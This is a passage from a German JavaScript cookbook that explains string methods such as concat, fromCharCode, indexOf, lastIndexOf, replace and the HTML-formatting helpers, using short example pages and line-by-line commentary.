In Zeile 4 wird eine Variable `t` mit einem String eingeführt und in der `for`-Schleife mit `charAt()` Zeichen für Zeichen ausgegeben. Mit `t.length` wird sichergestellt, dass die `for`-Schleife den gesamten String durchläuft, aber nicht über den String hinausgreift. Die Anwendung `t.charCodeAt(i)` liefert bei jedem Schleifendurchlauf die Unicode-Kodierung des jeweiligen Zeichens.

Hinweis

Für Buchstaben des deutschen Alphabets und Zahlen stimmt die Unicode-Kodierung mit der ASCII-Kodierung überein.




Abbildung 234: Das jeweilige Zeichen an dem angegebenen Index wird ausgegeben.

154 Wie verbinde ich zwei oder mehr Strings zu einem neuen String?

Zum Verbinden von Strings haben Sie in JavaScript (mindestens) zwei sinnvolle Möglichkeiten:

1. Sie können beispielsweise den Plusoperator zum Verketten von Strings verwenden. Dieser hat den zusätzlichen Effekt, dass eventuell mit einem String verkettete primitive Datentypen automatisch vor der Verbindung in Strings verwandelt (gecastet) werden⁴.
2. Alternativ können Sie die Methode concat() verwenden, die zwei oder mehr Strings zu einem neuen String verbindet. Genau genommen wird beziehungsweise werden der oder die als Parameter angegebenen String beziehungsweise Strings⁵ an den vorangestellten String angehängt.

Beispiel (*str6.html*):

```

01 <html>
02 <body>
03 <script language="Javascript">
04   t1 = "Fifty ";
05   t2 = "Fast";
06   t3 = " - ehemals - ";
07   t4 = "Safety First";
08   document.write(t1 + t2.concat(t3, t4));
09 </script>
10 </body>
11 </html>
```

Listing 460: String-Verkettungen

4. Wenn Sie einen Leerstring verwenden, haben Sie hiermit einen sehr einfachen Trick, wie ohne Wertänderung ein primitiver Typ in einen String gecastet werden kann.
5. Mehrere Parameter werden wie üblich durch Kommata getrennt.

In den Zeilen 4 bis 7 werden vier Strings definiert.

In Zeile 8 kommt ganz links der Plusoperator zum Einsatz, um den String t1 mit t2.concat(t3, t4) zu verbinden. Der rechte Ausdruck der Verknüpfung besteht wiederum aus dem Ergebnis des Anhängens von t3 an t2 und dann von t4 an dieses Resultat.

Im Endeffekt spielt es auch keine Rolle, in welcher Reihenfolge die Strings verbunden werden. Das Resultat wird nur durch die Positionen der Operanden beziehungsweise Parameter bestimmt.

155 Wie kann ich aus einer Unicode-Sequenz ein Zeichen erstellen?

Wenn Sie die Unicode-Sequenz eines Zeichens kennen, können Sie daraus mit der Methode `fromCharCode()` als Rückgabewert einen String mit dem zugehörigen Zeichen erzeugen.

Die Methode unterscheidet sich in der Anwendung von zahlreichen anderen Methoden bei der Verarbeitung von Strings, denn Sie stellen beim Aufruf keinen String als Objekt voran, sondern explizit den Namen der Klasse `String`. So etwas nennt man dann eine **Klassenmethode** oder auch **statische Methode**⁶.

Übergeben Sie der Methode mehrere, durch Kommata getrennte Unicode-Sequenzen als Parameter, wird der entstehende String entsprechend mehr Zeichen enthalten. Die Methode kann für zahlreiche sinnvolle Anwendungen verwendet werden.

Beispiel (*str7.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   for (i = 0; i < 256; i++){
05     document.write("Unicode-Sequenz: " + i + ", Zeichen: "
06       + String.fromCharCode(i) + "<br />");
07   }
08 </script>
09 </body>
10 </html>
```

Listing 461: Die Ausgabe des ASCII-Zeichensatzes mit fromCharCode()

Das Beispiel gibt die Unicode- beziehungsweise ASCII-Codes von 0 bis 255 aus und das jeweils zugehörige Zeichen, das über `fromCharCode(i)` als String ermittelt wird.

6. In JavaScript ist die Verwendung von solchen Klassenmethoden nicht so üblich, wie es beispielsweise in Java der Fall ist.




Abbildung 235: Die Unicode- beziehungsweise ASCII-Sequenz und das zugehörige Sonderzeichen, soweit der Browser es darstellen kann

Lassen Sie uns noch ein weiteres Beispiel durchspielen, das ich ganz unterhaltsam finde.

Kennen Sie das Experiment, in dem 1,000 Affen Schreibmaschinen hingestellt wurden und diese darauf Schreibversuche machen sollten? Über das Experiment wollte man herausbekommen, ob irgendwann rein zufällig die Textpassage »To be or not to be« in den literarischen Affenergüssen auftaucht.

Das zweite Beispiel zur Demonstration der Methode `fromCharCode()` simuliert die Affenhorde.

Beispiel (*str7a.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
```

Listing 462: Ausgabe von zufälligen Buchstaben und darstellbaren Sonderzeichen

```

04 for (i = 0; i < 5000; i++){
05     z = 65 + Math.round(Math.random() * 57);
06     document.write(String.fromCharCode(z));
07     if((i % 25) == 0) {
08         document.write(" ");
09     }
10 }
11 </script>
12 </body>
13 </html>


```

Listing 462: Ausgabe von zufälligen Buchstaben und darstellbaren Sonderzeichen (Forts.)

In der Schleife von Zeile 4 bis 10 wird bei jedem Durchlauf ein zufälliger Wert zwischen 65 und 122 berechnet. Dazu kommen in Zeile 5 zwei Methoden des Math-Objekts⁷ zum Einsatz.

Mit `Math.random()` erzeugen Sie eine Zufallszahl zwischen 0 und 1. Diese wird mit dem Multiplikator 57 multipliziert. Damit erhalten wir Zufallswerte zwischen 0 und 57. Aber noch nicht ganzzahlige.

Mit `Math.round()` schneiden wir den Nachkommanteil ab und erhalten damit die notwendigen ganzen Zahlen.

*Abbildung 236: Was hat Ihre Affenhorde geschrieben?*

7. Ein Buildt-in-Objekt von JavaScript.

Das zufällige Ergebnis wird auf den konstanten Wert 65 addiert. In dem so verwendeten Unicode-Bereich befinden sich alle Klein- und Großbuchstaben ohne deutsche Umlaute und ein paar darstellbare Sonderzeichen.

Bei jedem Durchlauf wird in Zeile 6 mit `document.write(String.fromCharCode(z));` das Zeichen ausgegeben, das dem ermittelten Code entspricht. Das Einfügen eines Leerzeichens nach jeweils 25 Zeichen soll nur die Gestaltung etwas verbessern.⁸

156 Wie kann ich in Strings HTML-Formatierungen vornehmen?

Typischerweise werden Sie mit JavaScript Texte generieren, die in einem Webbrowser angezeigt werden sollen. In vielen (wenn nicht den meisten) Fällen sollen diese mit HTML-Anweisungen durchsetzt sein, damit sie im Webbrowser sinnvoll formatiert sind. Dazu können Sie einfach von Hand HTML-Anweisungen in jeden String notieren.

Beispiel (`str8.html`):

```
01 <html>
02 <body>
03 <script language="Javascript">
04 t = new Array();
05 t[0] = "<h1>Überschrift der Ordnung 1</h1>";
06 t[1] = "<i><b>Willkommen</b></i>";
07 t[2] = "<h3>H3 - Überschrift</h3>";
08 t[3] = "<sup>Oben</sup>";
09 t[4] = " und ";
10 t[5] = "<sub>Unten</sub>";
11 t[6] = "<h5>Klein, aber ich wachse noch</h5>";
12 t[7] = "<strike>Durch und durch</strike>";
13 for (i = 0; i < t.length; i++){
14   document.write(t[i]);
15 }
16 </script>
17 </body>
18 </html>
```

Listing 463: Manuelles Einfügen von HTML-Tags in Strings

In Zeile 4 wird ein Datenfeld `t` aufgebaut und in den Zeilen 5 bis 12 mit Strings gefüllt, in denen verschiedene HTML-Anweisungen direkt notiert sind.

Mit der `for`-Schleife von Zeile 13 bis 15 wird das Datenfeld ausgegeben. Dabei verwenden wir die String-Eigenschaft `length` als Abbruchkriterium der Schleife.

8. Die Affen werden sicher nicht mitzählen und nach 25 Zeichen regelmäßig die Leertaste drücken ;-).




Abbildung 237: Mit JavaScript generierte HTML-Anweisungen und Text

Die Klasse String stellt nun aber auch einige Methoden bereit, mit denen Sie Texte direkt in HTML-Container einpacken können, ohne die HTML-Anweisungen manuell in den String notieren zu müssen. Allerdings wird nur für einen sehr kleinen Teil der möglichen HTML-Tags eine passende String-Methode bereitgestellt. Hier ist eine Tabelle mit den entsprechenden Anweisungen samt Beschreibung:

Methode	Beschreibung
anchor()	Diese Methode generiert ein Verweisziel (einen Anker) innerhalb einer HTML-Datei, das über einen Hyperlink angesprungen werden kann (einen Container in der Form <code>[Text]</code>). Als Parameter wird ein Name für den Anker übergeben, der dann bei einem Hyperlink mit vorangestellter Raute (#) als Sprungziel angegeben wird.
big()	Diese Methode setzt einen vorangestellten String in den HTML-Container <code><big></code> . Dieser bewirkt in den meisten Browsern eine größere Schrift.
blink()	Diese Methode setzt einen vorangestellten String in den HTML-Container <code><blink></code> . Dieser bewirkt in wenigen Browsern wie dem Netscape Navigator eine blinkende Schrift. Der Internet Explorer unterstützt dieses HTML-Tag nicht und es ist merkwürdig, dass sich diese Methode in der String-Klasse gehalten hat.

Tabelle 22: Die String-Methoden zur HTML-Formatierung

Methode	Beschreibung
bold()	Diese Methode setzt einen vorangestellten String in den HTML-Container . Dieser bewirkt in den meisten Browsern eine fette Schrift.
fixed()	Diese Methode setzt einen vorangestellten String in den HTML-Container <t>. Dieser bewirkt in den meisten Browsern eine dicktengleiche (gesperrte) Schrift.
fontcolor()	Diese Methode setzt einen vorangestellten String in den HTML-Container Damit legen Sie die Schriftfarbe entsprechend fest. Die gewünschte Farbe wird der Funktion als String-Parameter übergeben. Entweder in hexadezimaler Schreibweise oder als Farbname.
fontsize()	Diese Methode setzt einen vorangestellten String in den HTML-Container Damit legen Sie die Schriftgröße entsprechend fest. Die gewünschte Größe wird der Funktion als Parameter übergeben. Es muss eine Zahl von 1 bis 7 sein. 1 ist eine sehr kleine Schrift, 3 ist Normalschrift und 7 ist eine sehr große Schrift.
italics()	Diese Methode setzt einen vorangestellten String in den HTML-Container <i>. Das bewirkt eine kursive Schrift.
link()	Die Methode erzeugt einen Hyperlink (einen Container in der Form [Verweistext]). Der vorangestellte String ist die in der Webseite sichtbare Beschriftung des Hyperlinks. Das Verweisziel wird als Parameter übergeben.
small()	Diese Methode setzt einen vorangestellten String in den HTML-Container <small>. Dieser bewirkt in den meisten Browsern eine kleinere Schrift.
strike()	Diese Methode setzt einen vorangestellten String in den HTML-Container <strike>. Dieser bewirkt in den meisten Browsern einen durchgestrichenen Text.
sub()	Diese Methode setzt einen vorangestellten String in den HTML-Container <sub>. Dieser bewirkt in den meisten Browsern eine tiefer gestellte Schrift.
sup()	Diese Methode setzt einen vorangestellten String in den HTML-Container <sup>. Dieser bewirkt in den meisten Browsern eine hochgestellte Schrift.

Tabelle 22: Die String-Methoden zur HTML-Formatierung (Forts.)

Beispiel (*str8a.html*):

```

01 <html>
02 <body>
03 <script language="Javascript">
04 t = new Array();
05 t[0] = "Das soll groß rauskommen<br />".big();
06 t[1] = "Flieg<br />".link("#x")
07 t[2] = "Willkommen<br />".italics().blink();
08 t[3] = "Das setzen wir mit fontsize()<br />".fontsize(6);
09 t[4] = "Oben".sup();
10 t[5] = " und ".bold();
11 t[6] = "Unten<br />".sub();
```

Listing 464: Die Anwendung von String-Methoden zur HTML-Formatierung


```

12 t[7] = "Klein, aber ich wachse noch<p>".small();
13 t[8] = "Durch und durch<p>".strike();
14 t[9] = "Bundig<p>".fontcolor("red");
15 t[10] = "Landeplatz".anchor("x").fixed();
16 for (i = 0; i < t.length; i++){
17   document.write(t[i]);
18 }
19 </script>
20 </body>
21 </html>
```

Listing 464: Die Anwendung von String-Methoden zur HTML-Formatierung (Forts.)

In Zeile 4 wird wie im Beispiel zuvor ein Datenfeld `t` aufgebaut und in den Zeilen 5 bis 15 mit Strings gefüllt, auf die die beschriebenen String-Anweisungen zur Erzeugung von HTML-Code angewendet werden.

Die enthaltenen HTML-Tags sorgen für Zeilenschaltungen beziehungsweise neue Absätze. Mit der `for`-Schleife von Zeile 16 bis 18 wird das Datenfeld ausgegeben.

*Abbildung 238: Die Auswirkungen der per JavaScript generierten HTML-Formatierungen*

Tipp

Leider hat es sich in modernen Browsern durchgesetzt, dass auch ein reiner Anwender mit der Ansicht des Quelltextes über die browsereigene Anzeige⁹ genau den Code sieht, den der Ersteller der Seite eingegeben hat. Also im Fall von JavaScript sieht jeder Anwender auf Wunsch den vollständigen JavaScript-Code, wenn die Seite in seinem Webbrowser geladen wurde.




Abbildung 239: Beim Ansehen des Quellcodes sieht ein Anwender in den modernen Browsern auch den erzeugenden JavaScript-Code – hier im Navigator 7.1.

Das war nicht immer so, denn beispielsweise konnte ein Anwender im Netscape Navigator vor der Version 6 bei der Ansicht des Quelltextes einer Webseite mit dem browsereigenen Anzeigemodul nur den vom Browser auch tatsächlich interpretierten HTML-Code sehen. Eventuell enthaltener JavaScript-Code war unsichtbar und ein Anwender konnte noch nicht einmal erkennen, ob der Code in der Webseite hartkodiert notiert oder erst per Skript auf Clientseite generiert wurde.



Abbildung 240: Bei der Ansicht des Quellcodes über den Netscape Navigator 4.7 sieht ein Anwender bei der gleichen Datei keinen JavaScript-Code, sondern nur die bereits generierten HTML-Anweisungen.

9. Im Internet Explorer beispielsweise mit dem Befehl ANSICHT → QUELLTEXT und im Netscape Navigator mit ANZEIGEN → SEITENQUELLTEXT.

Hinweis

Man kann darüber philosophieren, ob die Akzeptanz für JavaScript noch höher wäre, wenn ein reiner Anwender immer noch keine Möglichkeit hätte, einfach über seinen Browser den Quellcode von clientseitig zu interpretierenden JavaScript-Anweisungen zu sehen. Aber das Lamentieren ist müßig, denn Microsoft hat das im Netscape Navigator ursprünglich implementierte Sicherheitsfeature nicht übernommen und niemals ein geeignetes Anzeigemodul entwickelt, sondern dem Internet Explorer einfach den Editor Notepad als Standardanzeigemodul für den Quelltext aufgepropft.

Durch die Marktdominanz von Microsoft und die damit aufgebauten Erwartungen des Anwenders haben die anderen Browser-Hersteller leider nachgezogen und deren Anzeigemodule für den Quelltext zeigen mittlerweile ebenfalls den echten Quelltext an. Das hat indessen neben der leichteren Möglichkeit der Ausspionage von JavaScript-Code für den Programmierer von JavaScript-Code weitere gravierende Nachteile.

Es fehlt ein einfaches Testmodul, über das analysiert werden kann, was die Erzeugung von HTML-Code durch JavaScript-Anweisungen wirklich beim HTML-Interpreter des Browsers ankommen lässt. Aus dem Grund haben viele JavaScript-Programmierer noch den Netscape Navigator 4.7 installiert, um so ein Feature zur Verfügung zu haben. Leider kommt aber diese Version mit nicht allen neueren Webtechniken zurecht. Damit bleiben zum Test der tatsächlich im Anzeigebereich des Browsers aufbereiteten Daten nur sehr wenige Möglichkeiten, da es im JavaScript-Umfeld derzeit nur wenige gute IDEs bzw. Debugger gibt.

Der Nutzen von diesen Ersatzmethoden für die Erzeugung von HTML-Anweisungen in einem vorangestellten String ist äußerst begrenzt. Im Grunde spricht nichts gegen die direkte Notation von HTML-Anweisungen in Strings und wenig für den Einsatz der JavaScript-Methoden. Zumal die Bedeutung von formatierenden HTML-Tags in modernen Webseiten gegen null tendiert. Mit HTML sollte man die Webseite nur noch strukturieren und die Formatierung mit Style Sheets vornehmen.

157 Wie kann ich das erste Vorkommen eines Zeichens oder einer Zeichenkette innerhalb eines Strings ermitteln?

Das Suchen in Texten nach dem Vorkommen eines bestimmten Zeichens oder einer Zeichenkette gehört sicher zu den elementarsten String-Techniken.

Mit der Methode `indexOf([Suchstring], [Nummer])` durchsuchen Sie den vorangestellten String nach dem ersten Vorkommen der als ersten Parameter angegebenen Zeichenkette. Der Rückgabewert der Methode ist die Stelle, an der der Beginn des Suchstrings in der Zeichenkette steht. Die Zählung der Zeichen beginnt bei dem Wert *0*. Falls die Zeichenkette nicht gefunden wird, wird von der Methode der Wert *-1* zurückgeliefert.

Optional ist es möglich, die Methode in einem zweiten Parameter – `[Nummer]` – anzugeben, erst ab der spezifizierten Stelle in der Zeichenkette mit der Suche zu beginnen.

Ziemlich analog können Sie `search([Suchstring])` einsetzen. Falls die Zeichenkette nicht gefunden wird, wird der Wert *-1* zurückgeliefert, sonst ein davon verschiedener Wert, der den Beginn des gesuchten Strings spezifiziert.

Beispiel (*str9.html*):

```

01 <html>
02 <body>
03 <script language="Javascript">
04   t = "Safety First";
05   document.write(
06     "Position von dem String \"First\" in " + t
07     + ": " + t.indexOf("First") + "<br />");
08   document.write(
09     "Position von dem String \"Fast\" in " + t
10     + ": " + t.indexOf("Fast") + "<br />");
11   document.write(
12     "Position von dem String \"Fast\" in Fifty Fast: " +
13     "Fifty Fast".search("Fast") + "<br />");
14   document.write(
15     "Position von dem String \"First\" in Fifty Fast: " +
16     "Fifty Fast".search("First") + "<br />");
17 </script>
18 </body>
19 </html>
```

Listing 465: Suche mit `indexOf()` und `search()`

In den Zeilen 7 und 10 wird mit der Methode `indexOf()` nach dem Vorkommen der Zeichenkette "First" beziehungsweise "Fast" gesucht und in den Zeilen 13 und 16 nach den gleichen Strings mit der Methode `search()`.

Hinweis

Beachten Sie auch die maskierten Hochkommata in dem String. Die Hochkommata sollen in der Webseite mit ausgegeben werden und müssen deshalb maskiert werden.



Abbildung 241: Die Suche nach Strings

Hinweis

Beachten Sie auch die verwandten Rezepte »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« auf Seite 583 und »Wie kann ich das letzte Vorkommen eines Zeichens oder einer Zeichenkette innerhalb eines Strings ermitteln?« auf Seite 582.

158 Wie kann ich das letzte Vorkommen eines Zeichens oder einer Zeichenkette innerhalb eines Strings ermitteln?

Das Suchen in Texten nach dem Vorkommen eines bestimmten Zeichens oder einer Zeichenkette gehört sicher zu den elementarsten String-Techniken. Oft möchte man aber nicht das erste Vorkommen eines Zeichens oder einer Zeichenkette, sondern das letzte Vorkommen suchen. Beispielsweise bei der Analyse von Benutzereingaben.¹⁰

Sehr nützlich ist dabei die Methode `lastIndexOf([Suchstring], [Nummer])`. Mit der Methode durchsuchen Sie den vorangestellten String nach dem letzten Vorkommen der angegebenen Zeichenkette. Diese ist der erste Parameter der Methode.

Der Rückgabewert der Methode ist die Stelle, an der der Beginn des Suchstrings in der Zeichenkette steht. Die Zählung beginnt bei dem Wert *0*. Falls die Zeichenkette nicht gefunden wird, wird der Wert *-1* zurückgeliefert.

Optional ist es möglich, die Methode in einem zweiten Parameter – `[Nummer]` – anzuweisen, erst ab der spezifizierten Stelle in der Zeichenkette mit der Suche zu beginnen.

Beispiel (`str10.html`):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   t = "Punkt, Punkt, Komma, Strich - fertig ist das Mondgesicht";
05   document.write(
06     "Position von dem letzten Zeichen \"i\" in " + t
07     + ": " + t.lastIndexOf("i") + "<br />");
08 </script>
09 </body>
10 </html>
```

Listing 466: Suche nach dem letzten Vorkommen des Buchstabens i

In Zeile 4 wird ein String eingeführt und in Zeile 7 nach dem letzten Vorkommen des Buchstabens *i* in dem mit *t* spezifizierten String gesucht.




Abbildung 242: Die Suche nach dem letzten Vorkommen eines Zeichens

Hinweis

Beachten Sie auch die verwandten Rezepte »Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?« auf Seite 583 und »Wie kann ich das erste Vorkommen eines Zeichens oder einer Zeichenkette innerhalb eines Strings ermitteln?« auf Seite 580.

10. Ein Beispiel ist, wenn Sie die Struktur eines DNS-Namens analysieren wollen und den Toplevel suchen. Dieser wird nach dem letzten Punkt zu finden sein.

159 Wie kann ich innerhalb eines Strings einen Text ersetzen?

Ebenso elementar wie das Suchen nach Textpassagen in Strings ist das Ersetzen von Textpassagen innerhalb eines Strings.

Die Methode `replace()` erwartet zwei Übergabeparameter und ersetzt den zuerst als Parameter angegebenen Ausdruck durch den zweiten Ausdruck.

Beispiel (*str11.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   t = "Wir nennen uns Safety First";
05   document.write(t + "<br />");
06   document.write(t.replace("Safety First","Fifty Fast"));
07 </script>
08 </body>
09 </html>
```

Listing 467: Ersetzen von Textpassagen

In Zeile 4 wird ein String eingeführt und in Zeile 6 ersetzen wir einen Teil der String-Variable `t` mit der `replace()`-Methode.



Abbildung 243: Und schon hat man einen neuen Namen

160 Wie kann ich mit regulären Ausdrücken in Strings suchen und ersetzen?

Über die `String`-Klasse stehen Ihnen mehrere Techniken zur Verfügung, mit denen Sie in einem String einzelne Zeichen oder Zeichenketten suchen und/oder ersetzen können. Dazu müssen Sie den entsprechenden Methoden einfach den zu durchsuchenden String voranstellen und entsprechend angeben, was Sie suchen oder ersetzen wollen¹¹.

Die Möglichkeiten zur Suche in Texten reichen aber weiter, wenn Sie so genannte reguläre Ausdrücke einsetzen.

11. Beachten Sie dazu die Rezepte »Wie kann ich innerhalb eines Strings einen Text ersetzen?« auf Seite 583, »Wie kann ich das letzte Vorkommen eines Zeichens oder einer Zeichenkette innerhalb eines Strings ermitteln?« auf Seite 582 und »Wie kann ich das erste Vorkommen eines Zeichens oder einer Zeichenkette innerhalb eines Strings ermitteln?« auf Seite 580.

Besondere Bedeutung haben reguläre Ausdrücke meist in serverseitig eingesetzten Skriptsprachen wie Perl, aber auch in JavaScript können Sie diese (mit gleicher Syntax) nutzen.

Der Umgang mit solchen regulären Ausdrücken ist jedoch nicht ganz einfach.

